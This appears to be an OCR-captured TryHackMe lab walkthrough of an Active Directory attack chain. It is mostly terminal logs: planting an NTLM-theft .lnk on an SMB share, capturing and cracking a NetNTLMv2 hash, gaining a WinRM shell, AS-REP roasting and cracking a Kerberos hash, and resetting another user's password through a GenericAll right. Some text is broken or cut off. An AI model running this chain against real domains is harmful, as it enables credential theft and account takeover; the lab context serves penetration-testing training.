```




```
┌──(kali㉿kali)-[~/Tools/ntlm_theft]
└─$ ls
docs  hoss  LICENSE  ntlm_theft.py  README.md  templates

┌──(kali㉿kali)-[~/Tools/ntlm_theft]
└─$ cd hoss

┌──(kali㉿kali)-[~/Tools/ntlm_theft/hoss]
└─$ smbclient //10.10.129.140/Data -U ''
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Mar 23 16:28:21 2025
  ..                                  D        0  Sun Mar 23 16:28:21 2025
  hoss.lnk                            A     2164  Sun Mar 23 16:26:24 2025
  hoss.rtf                            A      105  Sun Mar 23 16:28:21 2025
  hoss.scf                            A       87  Sun Mar 23 16:28:13 2025
  onboarding                          D        0  Sun Mar 23 16:40:14 2025
  upWGdIoKwb.txt                      A        0  Sun Mar 23 15:54:34 2025

                7863807 blocks of size 4096. 3028900 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls
  .                                   D        0  Sun Mar 23 16:40:14 2025
  ..                                  D        0  Sun Mar 23 16:40:14 2025
  1rkbprwm.prv.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  5yyiaguy.tdt.txt                    A      521  Mon Aug 21 14:21:59 2023
  jgeunefr.zcx.pdf                    A  4700896  Mon Jul 17 04:11:53 2023

                7863807 blocks of size 4096. 3028951 blocks available
smb: \onboarding\> put hoss.lnk
putting file hoss.lnk as \onboarding\hoss.lnk (7.0 kb/s) (average 7.0 kb/s)
smb: \onboarding\>
```



```
Error: -I <if> mandatory option is missing

┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
```

```
AUTOMATE::THM:c6d24e6b3d59074b:9BA0F5E33EF51843EBBB3F47F6FD8579:01010000000003
A6742119CDB0158C6ED3FDB2B8E320000000002000800440058004D00570001001E00570049004
E002D005800430038005200330440047004600300037000400340057 0049004E002D0058004300
38005200330030004400470046003000370 02E0044005800 4D005004C004F00430041004C00030
01400440058004D0057002E004C004F00430041004C0005001400440058004D0057002E004C004
F041004C0007000800003A6742119CDB0106000400020000000800300030000000000000000000100
```


```
000000200000651D94115C63C1E031A34D52E54F74EE156C73E05C4CFD00D304D3AB26B0A00100
0000000000000000000000000000000000900200063006900660073031003000 2E0038002E0036
0036002E00310038003200000000000000000000
```



```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 280690 -> reynam
Candidates.#2....: 123456 -> 280789
Hardware.Mon.#1..: Temp: 56c Util: 26% Core:1905MHz Mem:6000MHz Bus:16
Hardware.Mon.#2..: N/A

Started: Sun Mar 23 23:01:45 2025
Stopped: Sun Mar 23 23:02:23 2025
PS D:\programs setups\hashcat-6.2.6> .\hashcat.exe .\hashes\reset.ntlm.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

AUTOMATE::THM:c6d24e6b3d59074b:9ba0f5e33ef51843ebbb3f47f6fd8579:0101000000000000003a6742119cdb0158c6ed3fdb2b8e3200000000020008004400
58004d00570001001e00570049004e002d005800430038005200330030004400470046003000370004003400570049004e002d005800430038005200330030004400
47004600300037002e00440058004d0057002e004c004f00430041004c0003001400440058004d0057002e004c004f00430041004c0005001400440058004d005700
2e004c004f00430041004c0007000800003a6742119cdb0106000400020000000800300030000000000000000100000000200000651d94115c63c1e03ae8a31a34d5
2e54f74ee156c73e05c4cfd00d304d3ab26b0a0010000000000000000000000000000000000009002000630069006600730 02f00310030002e0038002e0036003600
2e003100380032000000000000000000:Passw0rd1
PS D:\programs setups\hashcat-6.2.6>
```


USer-name-automate

password:Passw0rd1



```
┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.129.140 -u automate -p Passw0rd1
SMB         10.10.129.140   445    HAYSTACK         [*] Windows 10 / Server 2019 Build 17763 x64 (name:HA
YSTACK) (domain:thm.corp) (signing:True) (SMBv1:False)
SMB         10.10.129.140   445    HAYSTACK         [+] thm.corp\automate:Passw0rd1

┌──(kali㉿kali)-[~]
└─$ nxc winrm 10.10.129.140 -u automate -p Passw0rd1
WINRM       10.10.129.140   5985   HAYSTACK         [*] Windows 10 / Server 2019 Build 17763 (name:HAYSTA
CK) (domain:thm.corp)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has be
en moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in
48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.129.140   5985   HAYSTACK         [+] thm.corp\automate:Passw0rd1 (Pwn3d!)

┌──(kali㉿kali)-[~]
└─$ nxc smb 10.10.129.140 -u automate -p Passw0rd1 --local-auth
SMB         10.10.129.140   445    HAYSTACK         [*] Windows 10 / Server 2019 Build 17763 x64 (name:HA
YSTACK) (domain:HAYSTACK) (signing:True) (SMBv1:False)
SMB         10.10.129.140   445    HAYSTACK         [-] HAYSTACK\automate:Passw0rd1 STATUS_LOGON_FAILURE
```


```
──(kali㉿kali)-[~]
└─$ evil-winrm -u automate -p Passw0rd1 -i 10.10.129.140
```



```
*Evil-WinRM* PS C:\Users\automate> ls


    Directory: C:\Users\automate


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/14/2023   8:35 AM                3D Objects
d-r---         6/14/2023   8:35 AM                Contacts
d-r---         7/14/2023   7:28 AM                Desktop
d-r---         7/13/2023   3:49 PM                Documents
d-r---         6/14/2023   8:35 AM                Downloads
d-r---         6/14/2023   8:35 AM                Favorites
d-r---         6/14/2023   8:35 AM                Links
d-r---         6/14/2023   8:35 AM                Music
d-r---         6/14/2023   8:35 AM                Pictures
d-r---         6/14/2023   8:35 AM                Saved Games
d-r---         6/14/2023   8:35 AM                Searches
d-r---         6/14/2023   8:35 AM                Videos


*Evil-WinRM* PS C:\Users\automate> cd Desktop
*Evil-WinRM* PS C:\Users\automate\Desktop> ls


    Directory: C:\Users\automate\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----         6/16/2023   4:35 PM             31 user.txt


*Evil-WinRM* PS C:\Users\automate\Desktop> cat user.txt
THM{AUTOMATION_WILL_REPLACE_US}
*Evil-WinRM* PS C:\Users\automate\Desktop> 
```

Impackets script `GetNPUsers.py` can be used to query those users; it will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set (UF_DONT_REQUIRE_PREAUTH). First, we query `GetNPUsers.py thm.corp/AUTOMATE` and provide the password of `AUTOMATE` to get all AS-REProastbale users.

Next, we can query for each of them without providing




```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers thm.corp/AUTOMATE
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Cannot authenticate AUTOMATE, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is depreca
ted and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime
.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User AUTOMATE doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers thm.corp/AUTOMATE
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
Name            MemberOf                                                              PasswordLastSet             LastLogon
                 UAC
------------    --------------------------------------------------------------------  --------------------------  ----------
-------------   --------

ERNESTO_SILVA   CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp              2023-07-18 12:21:44.224354  <never>
                 0x410200
TABATHA_BRITT   CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp              2023-08-21 16:32:59.571306  2023-08-21 1
6:32:05.792734   0x410200
LEANN_LONG      CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp          2023-07-18 12:21:44.161807  2023-06-16 0
8:16:11.147334   0x410200


┌──(kali㉿kali)-[~]
└─$ 
```

$krb5asrep$23


TABATHA_BRITT@THM.CORP:46fb9ee9388008d94e52d55086e81945$1300d2a7a051ddddb571b66fdb8ed3ea4e5f4fbf712b40cd8e980205baafba1b5ab7f0a5ef1ba56129adeb7c58016bba7c448cf6333b12183c9131b4e339b2e8fd7b103df254c2b5e1b5afbcff14630a39b6eb323817d866b497f7226881a9c4b79e42be6e353dc1da0fbea21afa5701fa2fc37a7dcf475d6681f12c74eed6a935c753ffefcbc96e00cc45d72911528ce58b398cf7902140fbc438c3d2102e50bd7e1b89f06d5582a57754e5b4840c275a4e2da8f8572b494176bad048592d444f1482430ef02ed1f8566f258aaa16a249735b23120f1d41c6353badd94beca18f309097:marlboro(1985)

```
TABATHA_BRITT
marlboro(1985)
```




ATHA_BRITT@THM.CORP
WINDOWS AUTHORIZATION ACCESS GROUP@THM.CORP
SERVICEACCOUNTS@THM.CORP
RAS AND IAS SERVERS@THM.CORP
RAS AND IAS SERVERS ACCESS CHECK@THM.CORP
REMOTE DESKTOP USERS@THM.CORP
USERS@THM.CORP
EVERYONE@THM.CORP
DOMAIN USERS@THM.CORP
AUTHENTICATED USERS@THM.CORP
PRE-WINDOWS 2000 COMPATIBLE ACCESS@THM.CORP
GenericAll
? Help
Delete Edge
THM.CORP
CH-ECU-DISTLIST1@THM.CORP
ALLOWED RODC PASSWORD REPLICATION GROUP@THM.CORP
SHAWNA_BRAY@THM.CORP
CRUZ_HALL@THM.CORP
DARLA_WINTERS@THM.CORP
DOMAIN COMPUTERS@THM.CORP
ACCESS CONTROL ASSISTANCE OPERATORS@THM.CORP

```
──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U
'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"
```




```
┌──(kali㉿kali)-[~]
└─$ net rpc password "SHAWNA_BRAY" "newP@ssword2022" -U 'TABATHA_BRITT'%'marlboro(1985)' -I '10.10.34.120' -S "THM.CORP"

┌──(kali㉿kali)-[~]
└─$ 
```

